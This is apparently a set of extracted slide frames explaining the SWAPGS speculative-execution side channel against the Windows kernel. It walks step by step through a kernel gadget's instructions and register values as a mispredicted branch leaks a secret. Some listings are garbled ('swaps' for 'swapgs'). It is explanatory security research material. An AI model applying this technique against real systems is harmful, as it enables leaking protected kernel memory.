
Vulnerable gadget is hit

Attacker process



```
swapgs  
...  
test byte ptr [nt!KiKvaShadow],1  
jne skip_swapgs  
swapgs  
mov r10,qword ptr gs:[188h]  
mov rcx,qword ptr gs:[188h]  
mov rcx,qword ptr [rcx+220h]  
mov rcx,qword ptr [rcx+830h]  
mov qword ptr gs:[270h],rcx
```

Kernel Space



If the branch is mispredicted, the gadget starts executing speculatively

Attacker process

Kernel Space

```
swaps  
...  
test byte ptr [nt!KiKvaShadow],1  
jne skip_swaps  
swaps  
mov r10,qword ptr gs:[188h]  
mov rcx,qword ptr gs:[188h]  
mov rcx,qword ptr [rcx+220h]  
mov rcx,qword ptr [rcx+830h]  
mov qword ptr gs:[270h],rcx
```

0x6B61000000


0x12345678A39D
0x12345678A39D
0x12345678A39D
0x12345678A39D
0x12345678A39D
0x12345678A39D

0x6B61800000

0x12345678ABCD

Test Var

TIB



IA32_GS_BASE
IA32_KERNEL_GS_BASE




GS bases are swapped

Attacker process



```
swapgs
...
test byte ptr [nt!KiKvaShadow],1
jne skip_swapgs
swapgs
mov r10,qword ptr gs:[188h]
mov rcx,qword ptr gs:[188h]
mov rcx,qword ptr [rcx+220h]
mov rcx,qword ptr [rcx+830h]
mov qword ptr gs:[270h],rcx
```

Kernel Space




R10 is loaded with gs:[0x188], which contains the secret

Attacker process

```
swapgs  
...  
test byte ptr [nt!KiKvaShadow],1  
jne skip_swapgs  
swapgs  
mov r10,qword ptr gs:[188h]  
mov rcx,qword ptr gs:[188h]  
mov rcx,qword ptr [rcx+220h]  
mov rcx,qword ptr [rcx+830h]  
mov qword ptr gs:[270h],rcx
```

R10 = 0x0000006B61656C00

Kernel Space



0xFFFF800012345678

0x6B61000000

0x12345678A39D
0x12345678A39D
0x12345678A39D
0x12345678A39D
0x12345678A39D
0x12345678A39D

0x6B61800000

Test Var

TIB

0x12345678ABCD

IA32_GS_BASE

IA32_KERNEL_GS_BASE

KPCR




RCX is loaded with gs:[0x188], which contains the secret

Attacker process

```
swapgs  
...  
test byte ptr [nt!KiKvaShadow],1  
jne skip_swapgs  
swapgs  
mov r10,qword ptr gs:[188h]  
mov rcx,qword ptr gs:[188h]  
mov rcx,qword ptr [rcx+220h]  
mov rcx,qword ptr [rcx+830h]  
mov qword ptr gs:[270h],rcx
```

R10 = 0x0000006B61656C00
RCX = 0x0000006B61656C00

Kernel Space



0xFFFF800012345678

0x6B61000000

0x12345678A39D
0x12345678A39D
0x12345678A39D
0x12345678A39D
0x12345678A39D
0x12345678A39D

0x6B61800000

0x12345678ABCD

Test Var

TIB

IA32_GS_BASE

IA32_KERNEL_GS_BASE

KPCR




RCX is loaded with the value located at the address represented by the secret (+ 0x220)


Attacker process

```
swapgs
...
test byte ptr [nt!KiKvaShadow],1
jne skip_swapgs
swapgs
mov r10,qword ptr gs:[188h]
mov rcx,qword ptr gs:[188h]
mov rcx,qword ptr [rcx+220h]
mov rcx,qword ptr [rcx+830h]
mov qword ptr gs:[270h],rcx
```

R10 = 0x0000006B61656C00
RCX = 0x000012345678ABCD



Kernel Space




RCX is loaded with the value located at the address represented by the test variable (+ 0x830)

Attacker process

```
swaps
...
test byte ptr [nt!KiKvaShadow],1
jne skip_swaps
swaps
mov r10,qword ptr gs:[188h]
mov rcx,qword ptr gs:[188h]
mov rcx,qword ptr [rcx+220h]
mov rcx,qword ptr [rcx+830h]
mov qword ptr gs:[270h],rcx
```

R10 = 0x0000006B61656C00
RCX = Test Var

Kernel Space



0xFFFF800012345678

0x6B61000000

0x12345678A39D
0x12345678A39D
0x12345678A39D

0x6B61656E20

0x12345678A39D
0x12345678A39D
0x12345678A39D

0x6B61800000

0x12345678ABCD

Test Var

TIB

IA32_GS_BASE

IA32_KERNEL_GS_BASE

KPCR

